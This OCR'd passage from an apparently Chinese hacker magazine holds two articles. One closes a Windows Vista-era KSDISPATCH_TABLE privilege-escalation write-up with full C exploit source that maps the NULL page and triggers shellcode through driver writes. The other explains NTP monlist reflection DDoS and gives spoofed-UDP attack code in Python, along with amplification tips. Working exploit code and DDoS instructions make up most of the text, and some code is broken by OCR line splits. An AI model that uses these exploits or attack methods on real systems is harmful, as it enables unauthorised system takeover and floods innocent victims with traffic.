PAGE:00018322 sub ecx, 0
PAGE:00018325 jz short loc_18370
PAGE:00018327 dec ecx
PAGE:00018328 dec ecx
PAGE:00018329 jz short loc_18365
PAGE:0001832B sub ecx, 5
PAGE:0001832E jz short loc_1835A
```

```
[...]
PAGE:0001835A loc_1835A: ; CODE XREF: sub_18314+1Aj
PAGE:0001835A push esi
PAGE:0001835B push [ebp+arg_0]
PAGE:0001835E call sub_181AA
[...]
PAGE:00018110 sub_18110 proc near ; CODE XREF: sub_181AA+45p
PAGE:00018110
PAGE:00018110 var_8 = dword ptr -8
PAGE:00018110 var_4 = dword ptr -4
PAGE:00018110 arg_0 = dword ptr 8
PAGE:00018110
[...]
PAGE:0001811E push ebx ; DeviceObject
PAGE:0001811F push 1 ; Exclusive
PAGE:00018121 push 80h ; DeviceCharacteristics
PAGE:00018126 push 2Ah ; DeviceType
PAGE:00018128 push 0 ; DeviceName
PAGE:0001812A push 180h ; DeviceExtensionSize
PAGE:0001812F push dword ptr [eax+8] ; DriverObject
PAGE:00018132 mov [ebp+var_4], ecx
PAGE:00018135 call ds:IoCreateDevice
PAGE:0001813B test eax, eax
[...]
PAGE:00018158 mov [esi+164h], eax
PAGE:0001815E mov byte ptr [esi+111h], 1 ; Sets Device Flag
```

一直都运行正常，这种情况已经持续了很多年，因为你无法访问这个 PDO，但是在 Windows Vista 下，此 PDO 是暴露在外的，所以事情就发生逆转了。这个 PDO 将驱动对象分享给 KSA 设备，由于函数 Ks!DispatchCreate(ks.sys)和 Ks!DispatchRead 在调用 PcInitializeAdapterDriver 后并没有被更改，如果我们在 PDO 上发送一个 I/O 请求（比如 IRP_MJ_WRITE(WriteFile) 或者 IRP_MJ_READ(ReadFile)），那么就可以触发前文提及的漏洞，最后在受害者机器上提升权限至 System，即使是 guest 账号也可实现提权。

修补方案

对于开发者而言，修补该漏洞并不复杂。如果你编写一个 WDM 驱动，并且需要创建“陌生”设备，那么就必须重写包含在 KSDISPATCH_TABLE 中的每一个 IRP 处理函数。另外，微软也会通过检测 FsContext 指针是否为 NULL 而避免此类问题。

结　论

编写安全的驱动并非易事，这里面涉及很多重要理论，需要很扎实的操作系统知识。当前有一种在复杂系统上建模风险评估的方法，叫做“Swiss Cheese Theory”。这种建模方法被广泛运用于航空工业，也用于分析 IT 安全行业中的风险因素。想象一下，所有这些存在微孔的瑞士奶酪片，每片都是其中一个层，避免各种潜在威胁可以直接通过孔洞到达系统最底层。如果各层均被破坏，那么整个系统将会受到破坏，你可能面临飞机失事、建筑物倒塌或计算机受到攻击并被控制等威胁。本文所讲述的故事，就是所有的“奶酪”层均被损坏的故事……

利用代码

利用 es1371mp.sys 与 WDM Audio Drivers checker 实施攻击的源码如下：

```
#include "stdafx.h"
#define IRP_MJ_WRITE            0x04
```

```
#define OS_2K                    0
#define OS_XP_2K3_VISTA          1
    //// typedef stuff
typedef ULONG (WINAPI *PNTALLOCATE)(IN HANDLE
ProcessHandle,
                   IN OUT PVOID      *BaseAddress,
                   IN ULONG          ZeroBits,
                   IN OUT PULONG     RegionSize,
                   IN ULONG          AllocationType,
                   IN ULONG          Protect );
typedef struct {
  ULONG_PTR  DeviceIoControl;
  ULONG_PTR  Read;
  ULONG_PTR  Write;
  ULONG_PTR  Flush;
  ULONG_PTR  Close;
  ULONG_PTR  QuerySecurity;
  ULONG_PTR  SetSecurity;
  ULONG_PTR  FastDeviceIoControl;
  ULONG_PTR  FastRead;
  ULONG_PTR  FastWrite;
} KSDISPATCH_TABLE, *PKSDISPATCH_TABLE;
    //// Native API
 PNTALLOCATE           NtAllocateVirtualMemory;
 BOOL FlagVulnerable = FALSE;
_declspec(naked) void ShellCode()
{
    _asm{
        mov FlagVulnerable,1
  retn 0x8
    }
}
BOOL APIENTRY DllMain( HANDLE hModule,
                      DWORD   ul_reason_for_call,
                      LPVOID lpReserved
                   )
{
    return TRUE;
}
void CheckOS ( PDWORD lpOS )
{
    OSVERSIONINFOA   strOs;
    strOs.dwOSVersionInfoSize = sizeof( OSVERSIONINFOA );
    if ( GetVersionExA( &strOs ) )
    {
        if (strOs.dwMajorVersion == 5)
        {
            switch( strOs.dwMinorVersion )
            {
                case 0:
                    *lpOS = OS_2K;
                    break;
                case 1:
                case 2:
                    *lpOS = OS_XP_2K3_VISTA;
                    break;
            }
        }
        else if (strOs.dwMajorVersion == 6)
        {
            *lpOS = OS_XP_2K3_VISTA;
        }
    }
}
int Callback_Overview()
{
    printf("\n");
printf("==================================================  \n");
    printf("    Microsoft Windows Vista and earlier          \n");
    printf("    KSDISPATCH_TABLE Privilege Escalation    \n");
    printf("==================================================  \n");
    printf("   Ruben Santamarta (reversemode.com)\n");
    printf("+ References:\n");
    printf("   www.reversemode.com\n\n");
    return 1;
}
int Callback_Direct( char *lpInitStr )
{
  KARTO_DIRS          kDirs;
        WCHAR              **lpDevices = NULL;
        LPVOID             pKern=NULL, addr = (LPVOID)3;
        HANDLE             hKdevice;
        HMODULE            hNTdll;
        char               szKdriver[MAX_PATH];
        BYTE               lpWrite[0x30]={0};
        DWORD              dwNum = 0,i = 0, b=0, dwStatus,osVersion=1,
dwShellSize=0x1000;
        DWORD              signature_size,sig_offset,junk,lpTmp;
        BOOL               bVulnerable = FALSE;
        DRIVER_OBJECT      drvObj;
        KSDISPATCH_TABLE stFakeTable = {0};
        unsigned char      *signature;
        int                status = 0;
        unsigned char      signature_XPSP2_Vista_2K3[]=
"\x8B\x41\x60\x8B\x40\x18\x8B\x40"
                           "\x0C\x8B\x00\x8B\x00\x51\xFF\x75"
                           "\x08\xFF\x50\x08";
        unsigned char    signature_2K_SP4[]="\x50\x8B\x48\x60\
xFF\x74\x24\x08"
                           "\x8B\x49\x18\x8B\x49\x0C\x8B\x09"
                           "\x8B\x09\xFF\x51\x08";
    Callback_Overview();
        ///// Dinamyc stuff
        hNTdll = GetModuleHandle( "ntdll.dll" );
        printf("\t + NtAllocateVirtualMemory");
        NtAllocateVirtualMemory = (PNTALLOCATE) GetProcAddress
(hNTdll,
                           "NtAllocateVirtualMemory");
        if( !NtAllocateVirtualMemory )
            return 0;
        printf( "\t\t [ 0x%p ]\n",NtAllocateVirtualMemory );
        printf("\n[+] Allocating memory at [ 0x%p ]...",0);
        status =
NtAllocateVirtualMemory(      INVALID_HANDLE_VALUE,
                              &addr,
                              0,
                             &dwShellSize,
                              MEM_RESERVE|MEM_COMMIT|MEM_
TOP_DOWN,
                             PAGE_EXECUTE_READWRITE );
        if( (ULONG_PTR)addr )
        {
      printf("[*] Error while allocating memory\n");
            return 0;
        }
        printf("OK\n");
        printf("[+] Setting up the fake KSDISPATCH_TABLE ...");
        stFakeTable.Write = (ULONG_PTR) ShellCode;
        memcpy(       (void*)((ULONG_PTR)addr + 0x20),
                  (void*)&stFakeTable,
                  sizeof(KSDISPATCH_TABLE) );
        *(ULONG_PTR*)addr = sizeof(ULONG_PTR); // Fake FsContext
        *(ULONG_PTR*)((ULONG_PTR)addr + sizeof(ULONG_PTR)) =
0x20;
        printf("OK\n");
        /// Checking Windows Version
        CheckOS( &osVersion );
        if( !osVersion )
        {
            signature = signature_2K_SP4;
            signature_size = sizeof( signature_2K_SP4 ) - 1;
            sig_offset = 4;
        }   else      {
            signature = signature_XPSP2_Vista_2K3;
            signature_size = sizeof( signature_XPSP2_Vista_2K3 ) - 1;
            sig_offset = 8;
    }
    hKdevice = OpenKDevice();
        if (hKdevice == INVALID_HANDLE_VALUE)
        {
            InitializePaths(&kDirs);
            sprintf(szKdriver,
                      "%s\\kartoffel.sys",
                      kDirs.KARTO_PATH);
            printf("\n\n[+] Kartoffel.sys not detected. Loading %s\n",
szKdriver);
            if( !LoadDriver( szKdriver, "KartoffelDrv" ) )
            {
                printf("[!] Unable to load kartoffel.sys\n");
```

```
                exit(0);
        }
    hKdevice = OpenKDevice();
        if( hKdevice == INVALID_HANDLE_VALUE )
            return 0;
    }
    //// Searching vulnerable devices
  dwNum = EnumDevices ( ( WCHAR** )&lpDevices );
    printf("\n[+] Searching vulnerable devices...\n\n");
    for( i = 0; i< dwNum; i++ )
    {
        printf("\r\t :: %d analyzed",i);
        dwStatus = GetDriverObjectByName ( lpDevices[i], &drvObj );
        if( dwStatus )
            {
                /// Compares IRP_MJ_**** with the signature
                dwStatus = ReadKernelMemory( ( LPVOID ) lpWrite,
                                             ( LPVOID )

( ( ULONG_PTR) drvObj.MajorFunction[IRP_MJ_WRITE]
                                             + sig_offset ),
                                             signature_size);
                if( dwStatus )
                {
                                /// The signature matches ?
                    if (!memcmp(( LPVOID ) lpWrite,
                                ( LPVOID ) signature,
                                signature_size) )
                    {
                        HANDLE      hDevice;
                        char        *szDrvName,*szFilename;
                        char        szPath[MAX_PATH]={0};
                        LPVOID      baseaddr;
                        hDevice=OpenDevice(lpDevices[i],
                                           TRUE,
                                           FALSE,
                                           TRUE,
                                           0,
                                           0);
  printf("\n\n\t [ !! ] \"%ws\" seems potentially vulnerable,
verifying...\n",lpDevices[i]);

                    if( hDevice != INVALID_HANDLE_VALUE )
                        {
                            /// Issues a Write operation to trigger the
shellcode
                            status = WriteFile(   hDevice,
                                                  &lpTmp,
                                                  sizeof( DWORD ),
&junk,
NULL);
                            if( FlagVulnerable )
                            {
                                int dvLen = wcslen
(drvObj.DriverName.Buffer);
                                int len = WideCharTo
MultiByte (CP_ACP, 0, drvObj.DriverName.Buffer, dvLen, NULL, 0, 0,
0) + sizeof(WCHAR);
                                szDrvName = (char*)calloc
( len, sizeof(char));
                                WideCharToMultiByte
(CP_ACP, 0, drvObj.DriverName.Buffer, dvLen, szDrvName, len, 0, 0);
                                // Dirty hack
                                szFilename = strstr(szDrv
Name + sizeof(char),"\\") + sizeof(char);
                                printf("\n\t==== Cut &
Paste ====\n\n");
                                printf("\n\t [ *** ] Device
\"%ws\" is   vulnerable", lpDevices[i] );
                                printf("\n\t :: Vulnerable
driver found \"%ws\"\n",drvObj.DriverName.Buffer );

if( GetDriverInfoByName( szFilename, szPath, &baseaddr ) )
                                    printf("\t :: This driver
is located at: \"%s\"\n\n",szPath);
                                printf("\n\t==== Cut &
Paste ====\n\n");
                                status = TRUE;
    FlagVulnerable = FALSE;
                                free(szDrvName);
                            } else {
                                printf("\n\t [ :( ] False
alarm\n\n");
                            }
                            CloseHandle(hDevice);
                            FlagVulnerable = FALSE;
                        }
                    }
                }
            }
            free(drvObj.DriverName.Buffer);
        }
    }
    if( !status )
        printf("\n\n[+] Nothing found\n");
    return status;
}
```

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：NTP、DDoS、服务器



NTP 反射型 DDoS 攻击

文/图　Linxinsnow

简　介

NTP 反射型 DDoS 攻击（NTP Reply Flood Attack）以下简称 NTP_Flood 是一种利用网络中 NTP 服务器的脆弱性（无认证、不等价数据交换，使用 UDP 协议），来进行 DDoS 行为的攻击。本文将就此种攻击产生的原因，其利用方法等进行阐述，并使用编程语言（Python 与 C++）实现此攻击。

感谢 NSFOCUS 的大牛同事们（SCZ、周大同学、SAI、冰

雪风谷）在日常学习工作中的支持。

NTP 服务器

NTP（Network Time Protocol）服务器是用来使计算机时间同步的一种协议，它可以使计算机与其服务器或时钟源（如石英钟、GPS 等等）同步，提供高精准度的时间校正（LAN 上与标准的间之差小于 1 毫秒，WAN 上小于几十毫秒），而且可通过加密确认的方式来防止攻击。

NTP 协议

NTP 是一种通过 Internet 为计算机时钟提供服务的时间同步协议。它提供了一种时间同步机制，能在庞大而复杂的 Internet 中用光速调整时间分配。它使用的是可返回时间设计方案，其特点是：时间服务器是一种分布式子网，能自我组织操作、分层管理配置，经过有线或无线方式同步逻辑时钟达到国家标准时间。此外，通过本地路由选择运算法则及时间后台程序，服务器可以重新分配标准时间。

NTP 的设计产生了 3 个指标：时钟偏移、时间延迟及差量，这 3 个指标值与指定参考时钟都是相关联的。时钟偏移表示调整本地时钟与参考时钟相一致而产生的偏差数；时间延迟表示在指定时间内发送消息与参考时钟间的延时时间；差量表示了相对于参考时钟本地时钟的最大偏差。因为大多数主机时间服务器通过其他对等时间服务器达到同步，所以这 3 个指标的每一个都有两个组成部分：其一是由对等时间服务器决定的部分，这部分是相对于原始标准时间的参考来源而言的；其二是由主机衡量的部分，这部分是相对于对等时间服务器而言的。每一部分在协议中都是独立维持的，使错误控制和子网本身的管理变得很很容易。它们不仅提供了偏移和延迟的精密测量，而且提供了明确的最大错误范围，这样用户接口不但可以决定时间，而且可以决定时间的准确度。

NTP 源于时间协议和 ICMP 时间标志消息，但其设计更强调精确度和充足性两个方面。当前使用的最新版是 NTPv3，它与以前的版本兼容。图 1 所示为 NTP 的协议结构。

协议结构

2	5	8	16	24	32bit
LI	VN	Mode	Stratum	Poll	Precision
Root Delay					
Root Dispersion					
Reference Identifier					
Reference timestamp (64)					
Originate Timestamp (64)					
Receive Timestamp (64)					
Transmit Timestamp (64)					
Key Identifier (optional) (32)					
Message digest (optional) (128)					

图 1

（1）LI：跳跃指示器，警告在当月最后一天的最终时刻插入的迫近闰秒（leap second）。

（2）VN：版本号。

（3）Mode：模式。该字段包括以下值，0（预留）；1（对称行为）；3（客户机）；4（服务器）；5（广播）；6（NTP 控制信息）。

（4）Stratum：对本地时钟级别的整体识别。

（5）Poll：有符号整数，表示连续信息间的最大间隔。

（6）Precision：有符号整数，表示本地时钟精确度。

（7）Root Delay：有符号固定点序号，表示主要参考源的总延迟。

（8）Root Dispersion：无符号固定点序号，表示相对于主要参考源的正常差错。

（9）Reference Identifier：识别特殊参考源。

（10）Originate Timestamp：这是向服务器请求分离客户机的时间，采用 64 位时标（Timestamp）格式。

（11）Receive Timestamp：这是向服务器请求到达客户机的时间，采用 64 位时标格式。

（12）Transmit Timestamp：这是向客户机答复分离服务器的时间，采用 64 位时标格式。

（13）Authenticator（Optional）：当实现了 NTP 认证模式，主要标识符和信息数字域就包括已定义的信息认证代码（MAC）信息。

NTP 协议指令集

在 Linux 上我们可以使用 ntpdc 来进行 NTP 的操作，ntpdc 支持很多命令：

```
# ntpdc -n -i time.org.za
ntpdc> ?
ntpdc commands:
addpeer      controlkey  fudge      keytype    quit        timeout
addrefclock  ctlstats    help       listpeers  readkeys    timerstats
addserver    debug       host       loopinfo   requestkey  traps
addtrap      delay       hostnames  memstats   reset       trustedkey
authinfo     delrestrict ifreload   monlist    reslist     unconfig
broadcast    disable     ifstats    passwd     restrict    unrestrict
clkbug       dmpeers     iostats    peers      showpeer    untrustedkey
clockstat    enable      kerninfo   preset     sysinfo     version
clrtrap      exit        keyid      pstats     sysstats
```

不等价交换的 DDoS 利用

Listpeers 指令列出目标 NTP 服务器的同步时间对等服务器，如图 2 所示。

Monlist 指令可以获取与目标 NTP 服务器进行过同步的最后 600 个客户机 IP。这意味着，一个很小的请求包，就能获取到大量的活动 IP 地址组成的连续 UDP 包。wireshark 抓包如图 3 和图 4 所示。




图 2



图 3

值得注意的是，截图中显示的仍然只是 NTP 服务器回包中很小的一部分。此次通信实际的回包比为 1:73，而数据量大小

比为 234 bytes:73×482 bytes，约等于 1:562，我们通过计算可得到，10MBps 的通信流量可以得到 5620MBps 的攻击流量，也就是 5GBps。




图 4

正是由于此指令的不等价交换（1:562 的报酬），UDP 协议的通信模糊性（无三次握手验证），以及 NTP 服务器的无认证机制，使得反射型 DDoS 攻击成为可能。

编写 DDoS 攻击程序

下面是一个来自国外 Blog 的 monlist 测试例子，如图 5 所示。




图 5

这个 Python 脚本的作用是，从指定的服务器使用 monlist 指令返回的 IP 地址列表，由于 Linux 的 ntpdc 指令超时时间很短，因此不容易返回完整的列表。

使用 Python 开发攻击程序

Python 的攻击代码由 SAI 编写，截图如图 6 所示。

```
#!/usr/bin/env python
# -*- coding: utf-8 -*
# author: SAI
import socket
import sys
from impacket import ImpactDecoder, ImpactPacket

def SendUDP(sip,dip,sport,dport, data):

    # Create a new IP packet and set its source and destination addresses.
    ip = ImpactPacket.IP()
    ip.set_ip_src(sip)
    ip.set_ip_dst(dip)

    # Create a new UDP packet
    udp = ImpactPacket.UDP()
    udp.set_uh_sport(sport)
    udp.set_uh_dport(dport)

    # udp data
    udp.contains(ImpactPacket.Data(data))

    # Have the IP packet contain the UDP packet (along with its payload).
    ip.contains(udp)

    # Open a raw socket. Special permissions are usually required.
    s = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
    s.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
    s.sendto(ip.get_packet(), (dip, dport))
```

图 6

使用 Winpcap 开发攻击程序

此代码由 linxinsnow 编写，程序截图如图 7 所示。




图 7

由于网络上有大量的 NTP 服务器，其客户端不一定有 600 个，因此我们在攻击之前需要进行“子弹填充”，也就是模拟 NTP 客户端向服务器发起 NTP 请求，人为制造客户端，这样在使用 minlist 指令的时候，就能返回一系列很大的 UDP 报文。

攻击流程图如图 8 所示。

